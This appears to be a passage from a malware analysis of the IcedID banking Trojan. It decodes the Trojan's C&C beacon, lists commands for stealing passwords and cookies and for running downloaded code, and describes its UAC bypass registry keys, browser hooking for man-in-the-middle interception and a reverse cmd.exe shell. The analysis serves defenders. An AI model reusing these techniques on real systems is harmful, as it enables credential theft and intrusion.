GET /audio/?z=JmE9MTk1OTUxMzEwJmI9MzEzMTk0ODc4MyZjPTIwJmQ9MCZlPTEmZ
j0wJmc9MCZqPTAwMDBERUFERkFDRSZtPSU1NCUwMCU2NSUwMCU3M
yUwMCU3NCUwMCU0MyUwMCU2RiUwMCU2RCUwMCU3MCUwMCU3NS
UwMCU3NCUwMCU2NSUwMCU3MiUwMCU2RSUwMCU2MSUwMCU2RC
UwMCU2NSUwMCZwPSU1NCUwMCU2NSUwMCU3MyUwMCU3NCUwMC
U0NCUwMCU2RiUwMCU2RCUwMCU2MSUwMCU2OSUwMCU2RSUwMC
U2RSUwMCU2MSUwMCU2RCUwMCU2NSUwMCZrPTMmbj00Jm89Ni4xLj
c2MDEuMS4zMi4xJmw9JTU0JTAwJTY1JTAwJTczJTAwJTc0JTAwJTU1JTA
wJTczJTAwJTY1JTAwJTcyJTAwJTZFJTAwJTYxJTAwJTZEJTAwJTY1JTAwJ
nc9ODE5MiZxPTMmdT0xNjM0MyZyPTM3MzU5Mjg1NTkmcz0zNzM1OTQz
ODg2JnQ9NTcwMDUmaD08JXBnaWQlPiZpPTwlZ2lkJT4mdj00MDQ= HTTP/1.1
Connection: Keep-Alive
**Host: <%CnC%>

As you can see from the request, the most relevant data is Base64-encoded. After decoding, an interesting string is obtained:

&a=195951310&b=3131948783&c=20&d=0&e=1&f=0&g=0&j
=0000DEADFACE&m=%54%00%65%00%73%00%74%00%43%
00%6F%00%6D%00%70%00%75%00%74%00%65%00%72%00
%6E%00%61%00%6D%00%65%00&p=%54%00%65%00%73%
00%74%00%44%00%6F%00%6D%00%61%00%69%00%6E%0
0%6E%00%61%00%6D%00%65%00&k=3&n=4&o=6.1.7601.1.3
2.1&l=%54%00%65%00%73%00%74%00%55%00%73%00%65
%00%72%00%6E%00%61%00%6D%00%65%00&w=8192&q=3
&u=16343&r=3735928559&s=3735943886&t=57005&h=<%pgid%>&i=<%gid%>&v=404

This is the information that the Trojan sends to the C&C server. As you can see from the example, the string values (all in UNICODE) are URL-encoded. Data highlighted in blue is information transmitted during the first connection only, i.e. registration data. Data highlighted in black is information present in all requests. Data highlighted in red is optional information and is included in a request only if the Trojan was able to obtain the value of the corresponding variable. Speaking of variables, their values are as follows:

Variable	Value
a	Downloader ID
b	Bot ID
c	IcedID main module version
d	The integer value that the main module obtains from the downloader
e	Request type, 1: registration, 0: a regular request
f	Request subtype
g	Request flags
j	The network device’s MAC address. The amount of such entries depends on the amount of network devices.
m	Computer name. In the example being analyzed: TestComputername
p	The name of the domain in which the device is located. In the example being analyzed: TestDomainname
k	Integer value
n	An integer value that contains information about the launch on a virtual machine
o	OS Information
l	Username. In the example being analyzed: TestUsername
w	Integer value. Information is obtained from the user SID
q	Downloader version
u	Timestamp
r	Sys config checksum
s	Main config checksum
t	C&C list checksum
h	The string value that the application obtains from the downloader and marks as pgid. Unfortunately, despite analyzing several versions of the Trojan, Group-IB specialists were unable to obtain the value.
i	The string value that the application obtains from the downloader and marks as gid. Unfortunately, despite several versions of the Trojan, Group-IB specialists were unable to obtain the value.

Variable	Value
v	The value of the GetLastError function when opening the downloader file.

In response, the server sends a packet containing a **fast** command and parameters, separated by the character ";". Before processing the command, the application scans the response for the following substrings and replaces them with the corresponding values:

- **#gid#** – a string value that the main module receives from the downloader
- **#pgid#** – a string value that the main module receives from the downloader
- **#id#** – bot ID
- **#pid#** – downloader ID
- **#domain #** – C&C
- **front://** – replaces it with https://<%C&C%>

Let's quickly describe **fast** commands:

Command	Description	Action
1	update pack	Updates the image in which the main IcedID module is hidden. After the application downloads its new version and saves the image, the program starts a new downloader process. The old version kills itself.
2	update downloader	Updates the downloader. After the application downloads the image and achieves persistence, it starts a new downloader process. The old version kills itself.
3	update urllist	Updates the C&C list. After checking the signature, the application encrypts the C&C list and saves it to the global variable #dr.
4	update sys config	Updates the config file containing the grab list (cfg1). After saving the file, the list in the Trojan will be updated accordingly.
5	update main config	Updates the config file containing the list of web injects (cfg0). After saving the file, the list in the Trojan is updated accordingly.
6	alive force	Sends an alive request immediately. Optionally, a registration request can be re-sent.
7	set alive timeout	Changes the period of connection to the server. The new value is passed as a parameter.
8	get log	Sends log data to the server.
9	set log filter	Changes the value of the log filter. The value is passed as a parameter. It is written to the global variable #lf and updated in the application.

Command	Description	Action
10	var set	Changes the value of a global variable. The name of the variable and its value are passed as a parameter.
11	var get	Obtains the value of a global variable. The application obtains the variable name as a parameter.
12	var del	Deletes a global variable. The application obtains the variable name as a parameter.
13	get process list	Sends a list of running processes to the server.
14	desk link	Obtains a list of files on the desktop. For .lnk files, it also writes the path to the file it refers to. Work with .lnk files is carried out using the IShellLinkA COM interface.
15	Sysinfo	Collects information about the infected device and sends it to the server.
16	Exec	To start the process, the application obtains the path to the executable file as a parameter.
17	Dlexec	Downloads and executes the file. The application obtains the download address and startup arguments as parameters. The file is saved either in the %TEMP% directory or in the c:\ProgramData\ directory.
18	run cli	Starts the process and sends the process results to the server.
19	run shellcode	Downloads a shellcode, injects it into the new cmd.exe process, and executes it.
20	Reboot	Reboots the device.
21	file search	Finds a file by template that is passed as a parameter and sends it to the server.
22	file get	Sends a specific file to the server. The application obtains the file name as a parameter.
23	dump pass	Extracts saved passwords from Credential Manager, Outlook, Internet Explorer, Winmail, Google Chrome, and Firefox, then sends them to the server.
24	dump cookie	Extracts cookie data and sends it to the server.
25	DlExecAdmin	Similar to dlexec. However, the application is run while bypassing the UAC. If IcedID does not have sufficient privileges and is launched as a normal user.

Command	Description	Action
26	run bc	Runs the BC module.

Let’s consider some of the above commands in more detail:

- **update** – commands. The address from which an image should be downloaded is passed as a parameter. The image contains an RC4-encrypted payload.
- **sysinfo.** The application collects information about the infected system by running the following processes and saving the output:
    - cmd /c chcp
    - WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
    - ipconfig /all
    - systeminfo
    - net config workstation
    - nltest /domain_trusts
    - nltest /domain_trusts /all_trusts
    - net view /all /domain
    - net view /all
- **DlExecAdmin.** The UAC can be bypassed in two ways:

1. Using the **fodhelper.exe** utility. The application creates a new registry key **HKCU\Software\Classes\ms-settings\Shell\Open\command**, to which it adds two values:

- **DelegateExecute** – empty
- **(default)** – contains a path to the executable file downloaded from the server.

After that, the application launches **fodhelper.exe**. This leads to a payload being launched while bypassing the UAC.

2. Using the **eventvwr.exe** utility. The application creates a new registry key (**HKCU\Software\Classes\mscfile\shell\open\command**) to which it adds a path to the payload file to the standard value. After that, the application runs **eventvwr.exe**.

Lastly, I’d like to tell you about an interesting feature that I noticed at the last moment. The Trojan’s author developed a rather unusual SSL-pinning method. Before establishing a connection, the application uses the **WinHttpSetStatusCallback**() function to set a handler for the **WINHTTP_CALLBACK_STATUS_REQUEST_SENT** event (triggers after data was successfully sent to the server) and the **WINHTTP_CALLBACK_STATUS_SENDING_REQUEST** event (triggers before sending data to the server). However, the processing function itself ignores all events except for **WINHTTP_CALLBACK_STATUS_SENDING_REQUEST**. When an event is triggered, the application retrieves data about the server certificate from the request, computes the checksum of the server’s public key, and compares the resulting value with the certificate’s serial number. If they match, the application recognizes that the server is valid; otherwise, it terminates the connection.

The function looks like this:

```
int __stdcall set_status_callback_handler(void *hInternet, int dwContext, int dwInternetStatus, int lpvStatusInformation, int dwStatusInformationLength)
{
  int result; // eax
  PCERT_INFO v6; // eax
  int dwLen; // [esp+0h] [ebp-8h]
  CERT_CONTEXT *pCert; // [esp+4h] [ebp-4h]

  pCert = 0;
  dwLen = 4;
  if ( dwInternetStatus != 0x10 )               // WINHTTP_CALLBACK_STATUS_SENDING_REQUEST
    return result;
  if ( !WinHttpQueryOption(hInternet, 0x4Eu, &pCert, &dwLen)// WINHTTP_OPTION_SERVER_CERT_CONTEXT
    || !pCert
    || (v6 = pCert->pCertInfo) == 0
    || !v6->SerialNumber.pbData
    || !v6->SubjectPublicKeyInfo.PublicKey.pbData
    || (result = compute_checksum(v6->SubjectPublicKeyInfo.PublicKey.pbData, v6->SubjectPublicKeyInfo.PublicKey.cbData) & 0x7FFFFFFF,
        *pCert->pCertInfo->SerialNumber.pbData != result) )
  {
    result = WinHttpCloseHandle(hInternet);
  }
  return result;
}
```

Hooker module

Like any modern banking Trojan, IcedID can be used to carry out MiTM attacks. The hooker module is responsible for this task. The module's operation can be divided into three main parts:

- Generates a self-signed certificate
- Deploys a proxy server
- Injects a custom module into a browsing context

Let's discuss each part in detail.

Generation of a self-signed certificate

These days, the most "delicious" data for banking Trojans is transmitted via HTTPS. Such data cannot be obtained by simply sniffing traffic between the victim's browser and the bank's server, for example – all data is secured with SSL. However, the developers found a way out of this situation by installing their own certificates. But certificates need to be generated first. IcedId uses the following string to generate certificates:

C=US; O=VeriSign, Inc.; OU=VeriSign Trust Network; OU=(c) 2006 VeriSign, Inc. – For authorized use only; CN=VeriSign Class 3 Public Primary Certification Authority – G5

Ring any bells? Of course – it's the **Certificate Subject**! Signing a certificate requires a public-private key pair. It is generated using the CryptoAPI function **CryptGenKey()**, while **MD5(<%BotId%><%Certificate Subject%>)** is used as a key container name. The certificate itself is built with the **CertCreateSelfSignCertificate()** function, using the SHA1 and RSA duo (the key pair created earlier), and information about the publisher. The certificate is created for three years, starting from exactly one year earlier and up to two years in advance. If the Trojan fails to generate a certificate for any reason, it has a plan B: a certificate and a key prepared in advance and encrypted in the body that it loads and uses instead of the failed one.

Did you think that was all? No. The Trojan uses the generated self-signed certificate only to sign a second certificate, which will be used to conduct the MiTM attack. The line below is used as information about the publisher:

CN=.com

The procedure for generating a certificate (including the container name) is similar to generating the root certificate, except that the certificate is now signed with the key of the previously generated/imported certificate. If anything goes wrong again, the key and encrypted certificate prepared in advance and stored in the body of the Trojan are both loaded.

It is important to note that the Trojan creates a certificate store in the **%TEMP%/<%BotId%>.tmp** file, where it places the certificate. As a result, during the next launch, the Trojan will not need to generate or import the certificate again, but simply retrieve it from the store.

Server start

After generating the certificate, the application starts listening on port **<%BotId%> % 14000 – 15536**. Its next steps depend on the Main and Sys configs. Our previous article described traffic processing in detail and provided a link to Python scripts used to parse configs. No significant changes have been found in this regard, so let's move on to the next part.

Browser patching

So, the Trojan has deployed its own server with its own certificate. What else is left to do? Oh, yes: make browsers redirect all requests to this proxy server and "trust" the generated certificate. To do so, IcedID scans the list of running applications for a browser in an infinite loop with a second-long interval. The search is carried out using the process name checksum, which is calculated as follows:

```
if ( *processName )
{
  symbol = *processName;
  do
  {
    _tmp_checksum = __ROR4__(tmp_checksum + index++ + symbol, 3);
    tmp_checksum = _tmp_checksum;
    symbol = processName[index];
  }
  while ( symbol );
}
checksum = tmp_checksum ^ 0x801128AF;
```

It then compares the search results with the following hardcoded values:

- **0x9EFDE0C4** – firefox.exe
- **0x9F96A0E0** – microsoftedgecp.exe
- **0x534B083E** – iexplore.exe
- **0x7A257A14**– chrome.exe

In general, the checksum calculation algorithm did not change across the different versions of the banking Trojan in question. The constant **0x801128AF** was different, however, which means that the process name checksums would be different for other versions of the Trojan as well. Apart from checksum comparison, IcedID also compares the process name with template values, character by character:

```
if ( _processName == 'c' )
{
  if ( processName[1] == 'h'
    && processName[2] == 'r'
    && processName[3] == 'o'
    && processName[4] == 'm'
    && processName[5] == 'e' )
  {
    return 1;
  }
  return 0;
}
if ( _processName != 'f'
  || processName[1] != 'i'
  || processName[2] != 'r'
  || processName[3] != 'e'
  || processName[4] != 'f'
  || processName[5] != 'o'
  || processName[6] != 'x' )
{
  return 0;
}
return 2;
```

If the names match, the Trojan injects its code into the browsing context. It can inject into any browser except **Microsoft Edge**. Moreover, if the global variable **#ke** is present on the infected device, the bot will kill the **microsoftedgecp.exe** process. It seems that the Trojan's developers failed to figure out how to infect this browser. Or they just don't like it.

Before patching a browser, the application checks if the browser has been already infected. The application has a list of infected PIDs. What's more, after the infection has been successful, the injected IcedID module code creates an event with the name **<%generated_eventname%>_<%browser_pid%>** in the browser process. If there is no event with this name, the process is not infected. This must be fixed!

What follows might be a little tedious, but bear with me. In its body, the main IcedID module contains an executable file designed to install hooks on functions that are of interest to the Trojan. Let's call it a **hooker**. However, like the main module, this file is stored in the Trojan's body in its own format and does not have a PE header. Information about entry point, sections, etc. is located in a custom header. Before infecting the browser process, the Trojan "deploys" certain sections in its own process, after which it allocates two memory areas in the browsing context. In the first area, as you may have guessed, the deployed **hooker** is copied. The arguments required to start the interceptor (including the proxy port) are copied to the second area. After that, the Trojan uses the **CreateRemoteThread()** function to create a malicious thread in the browsing context.

This is where the fun begins. In the browsing context, the **hooker** first fixes import, after which it creates a previously mentioned event: **<%generated_eventname%>_<%browser_pid%>**. The hook installation process can be demonstrated more clearly in the figures below. The connect() function is used as an example:

Before hook

```
77026BDD   8BFF       mov edi,edi   connect
77026BDF   55         push ebp
77026BE0   8BEC       mov ebp,esp
77026BE2   83EC 18    sub esp,18
```

After hook

```
77026BDD   ^ E9 87AFB68C   jmp 3B91B69   connect
77026BE2     83EC 18       sub esp,18
```

As you can see from the example, the application simply installs a jmp instruction at the beginning of the intercepted function on its own handler (classic…!). Depending on the browser, the malicious module installs

hooks on different functions.

- chrome.exe:
  - CertGetCertificateChain
  - CertVerifyCertificateChainPolicy
  - connect
- iexplore.exe:
  - CertGetCertificateChain
  - CertVerifyCertificateChainPolicy
  - Function from the library mswsock.dll
  - connect
- firefox.exe:
  - SSL_AuthCertificateHook or function from the library SSL3.dll
  - connect


Hooks on functions involving working with certificates and SSL are installed solely to force the browser to accept all certificates, including self-signed ones. For example, when the **SSL_AuthCertificateHook()** function (designed to replace the certificate verification function with its own) is called in the **firefox.exe** context, the **hooker** changes the second argument (the verification function) to its handler:

```
int AuthCertificateHook()
{
  return 0;  // SECSuccess
}
```

The **connect()** function handler redirects all browser connections to a proxy server. The hooker replaces the destination IP address with **127.0.0.1** and substitutes the port with the proxy server's port. After successfully connecting to the proxy server, IcedID sends the following data:

- IP and destination port
- Browser type
- Information accepted as an argument from the main module

As a result, with minimal interference in the browser process, IcedID is able to build the following MiTM pattern:



With its own certificate, a proxy server, and patched browsers, IcedID gains full control over browser traffic, even if all data is secured with SSL.

BC module

The BC module is designed… to process server commands! That's right: it's another module for processing commands. Let's immediately look at the GET request that the module makes to the C&C server:

GET /video/?BAADBEEF0BADFACE HTTP/1.1
Host: <%CnC%>
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: 7jWqKlEyAADuNaoqUTIAAA==

The BAADBEEF value is BotID, 0BADFACE is DownloaderID, and a timestamp is hidden behind the **Sec-WebSocket-Key** parameter. It appears that this module uses **WebSocket** to communicate with the C&C server (by the way, it uses the same addresses as in the Alive module and port 443). Unfortunately, there is not enough time to conduct an in-depth analysis of the protocol and compare it with the RFC. Let's move on to the commands that the application obtains from the C&C server and processes:

Command	Parameter	Description
1	IP	Changes IP
2	–	Sends PING to the server

Command	Parameter	Description
3	–	PONG response from the server
4	Command	Executes a fast command


Yes, the BC module is able to execute **fast** commands, which is the prerogative of the Alive module. Perhaps the most striking command from the list is to change the IP. As a parameter, the application accepts a C&C server IP address through which it connects to port 8080. All communication with the server is carried out using its own binary protocol, whose header is as follows:

```
struct BcMessageStruct
{
        int auth;
        byte command;
        int id;
        int key;
};
```

Above, the auth field that has not changed since at least version 5 of the **IcedID** core is the constant **0x974F014A**, **id** is BotID, and **key** is Downloader ID. The command field accepts the following values:

Value	Description
0	Command request
1	Changes the period of connection to the server
2	Error on the client side. The application sends this packet if the VNC module failed to start, for example
3	Reconnect command
4	Launches the SOCKS module
5	Launches the VNC module

When connecting to the server, the application sends a packet with a command field of 0. The server responds with a command. This happens in an infinite loop at intervals. The process is tricky to put into words, so let’s use the power of ~~imagination~~ the image:




I simplified the figure by excluding commands 1, 2 and 3. Let's consider how the VNC and SOCKS modules are launched.

VNC module launch

The VNC module is launched in the context of the new **svchost.exe** process. The module itself is in the IcedID body in a compressed form. The module is unpacked (but not started) in the context of the Trojan using the **RtlDecompressBuffer()** function. Like the main IcedID module, the VNC module consists of two parts: the shellcode for deploying the Trojan in the **svchost.exe** context and the module itself.

First, IcedID starts the new **svchost.exe** process in suspended mode with no arguments, after which it writes the VNC module and the parameters required for the module's operation: a C&C IP address, port, BotID, Key. It's worth nothing how the module is launched: Instead of creating a new thread in the context of a new process, IcedID installs a hook on the standard function **RtlExitUserProcess()**:



It then starts the process using the function **ResumeThread()**. The process is started without arguments, so the svchost terminates its work quickly and calls the function **RtlExitUserProcess()**, which is not the same as it was when the application was launched. The JMP instruction transfers control to the VCN module's shellcode. Interestingly, the Trojan's old versions deployed the main IcedID module in the svchost.exe context in the same way, but for some reason the downloader's developer abandoned this idea and now IcedID is launched in a far simpler way.


SOCKS module launch

As you may have guessed, this module is designed to proxy traffic between two remote servers. The SOCKS module is in fact **a backconnect proxy** that performs the corresponding functions: establishes a connection to a remote server; requests an address, port and parameters; and establishes a connection and proxies traffic between the C&C server and the remote server. Let's examine the module in more depth.

After obtaining a command to start the module, the application sends the server an object part of the **BcMessageStruct** structure, where command is **4**, and the **id** and **key** values are borrowed from the request structure. In response, the server sends a header, address, and port of the remote server to which a connection must be established. The address can be either a domain or an IP. The header consists of 5 bytes. Below is a brief description of the two most noteworthy fields:


Offset	Description
2	Address type: domain or IP
3	Request type: SOCKS(0) or cmd(1)

The header is followed by the address and port. Is it all sounding a little complicated again? Here's another visualization:



Now for unexpected turn of events: if the C&C server establishes a connection and specifies **127.0.0.1:39426** as the address-port pair and the value of the "Request type" field is 1, then the application starts… the **cmd.exe** process!

I can't explain why the developer decided to run **cmd.exe** in the SOCKS module rather than in the command processing module (of which there are literally two). I can only describe how the Trojan performs this task. When creating **cmd.exe**, IcedID binds the I/O of the new process to two pipes, after which it creates two threads: one thread reads data from the server in a loop and sends it to a writing pipe, while the other reads data from a reading pipe and sends it to the server. That is how the remote server runs the shell and executes commands in it.



There should be a conclusion here…

I think it's time for a summary. In the past a year and a half, IcedID has evolved significantly. It has learned to "hide" data in the file system and network traffic more effectively and acquired basic VM detection and anti-debugging techniques – and the list of new functions doesn't end there. **The Trojan's developer is actively taking the project further, and many large open-source projects would undoubtedly envy the determination.** At Group-IB, we will continue to monitor the Trojan, improve our products, and keep you informed of the most interesting updates.

IOCs

Loader/Downloader - second stage

arrow_drop_down

- c897c555d395627dedf7e9e91623f54c
- f89d448700de774c0b27762f327bd13f
- ca59e8c577f8476dce210bc51c8daf9a
- c7ebf2e9976f494355fee936749202a3
- 589b2d1eff18b651f8344e6a40f6cecf
- 753a45bfeb6877c2d9d841824d8f59a8

Encrypted main module

